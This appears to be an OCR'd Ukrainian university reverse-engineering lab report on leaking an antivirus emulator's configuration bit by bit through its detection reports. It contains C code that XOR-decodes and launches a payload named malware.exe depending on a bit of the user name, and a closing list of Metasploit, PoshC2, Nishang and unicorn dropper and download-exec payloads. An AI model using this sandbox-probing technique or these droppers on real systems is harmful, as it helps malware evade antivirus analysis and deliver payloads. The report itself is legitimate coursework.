
```
nazar@snz24: /home/nazar/KPI/RevEng/Lab6_Report
Файл  Дія  Редагувати  Вигляд  Допомога
  GNU nano 5.3                              leak.c
#include <stdio.h>
#include <windows.h>
#include "leak.h"

#define SIG "KITTY"
char* bit = SIG "000";

int main ()
{
    CHAR buffer[1024] = {0};
    DWORD buffer_size = sizeof(buffer);

    GetUserNameA(buffer, &buffer_size);

    char* payload;
    int offset, payload_size;

    offset = atoi(bit + sizeof(SIG) - 1);

    if (buffer[offset / 8] & (1 << (offset % 8))) {
        payload = eicar;  // 1
        payload_size = sizeof(eicar);
    } else {
        payload = shelma;  // 0
        payload_size = sizeof(shelma);
    }

    FILE* output_file = fopen("malware.exe", "wb");
    while(payload_size--)
        fputc(0xff ^ *payload++, output_file);
    fclose(output_file);
    system("malware.exe");
}
```

Генерація зразків ШПЗ, ідентифікація антивірусом яких розкриє відповідні дані.


```
┌──(nazar🇺🇦snz24)-[/home/nazar/KPI/RevEng/Lab6_Report]
└─$ ./gen.sh
```




Особливий фільтр дозволяє нам переформатовати кожен рядок звіту в певну послідовність значень нулів та одиниця, яку функція `long_to_bytes` декодує в потрібну нам інформацію про конфігурацію емулятора (User Name).




Щодо інших антивірусів, то для прикладу було перевірено “360 Total Security”



Проте емалятор цього антивірусу нічого підозрілого не знайшов у зарзках ШПЗ



Навіть у звіт записав, що загроз не знайдено, от такий він 360 Total Security ツ



- Порівняємо результати з попереднього пункту з колегою, що використовує той же антивірус. Напишемо, які індикатори співпадають.

Оскільки ім’я користувача емулятора антивірусу виставляється по замовчуванню “Administrator”, то у мого колеги був той самий результат. А от ім’я комп’ютера, а саме пісочниці, у якій емулюються зразки, відрізнялося.

Висновки:

У цій лабораторній роботі досліджувалися технології динамічного аналізу процесів Windows/Linux та аналізу середовища емуляторів антивірусів.
Були здобуті навички аналізу налаштувань та середовища виконання ШПЗ для задач реагування на інциденти.

Як можна було впевнитись: за допомогою ефективних парсерів можна спрощувати отримання конфігурації зразка. Під час аналізу всіх процесів, які використовує виконувана програма, можна отримувати необхідні значення сегментів пам’яті, наприклад адреса чи атрибути доступу.

Отримати дані про конфігурацію емулятора досліджуючи код антивірусу хоч і складно, якщо дивитися на програмний код або напряму передавати дані з емулятора, проте існує спосіб, а саме використання тривіального каналу витоку інформації – звіт про виявлений зразок ШПЗ, який побітово зможе отримувати необхідні дані про конфігурацію емулятора конкретного антивіруса.

- Metasploit
  - **exploit/windows/fileformat/office_word_hta**
  - **exploit/windows/fileformat/adobe_pdf_embedded_exe**
  - **exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs**
  - **payload/cmd/windows/download_exec_vbs**
- PoshC2
  - **dropper_cs.exe**
  - **ReflectiveDLL для CLR та C#**
- Nishang
  - **Результати роботи Client/Out-*.ps1**
- unicorn
  - **PS Down/Exec**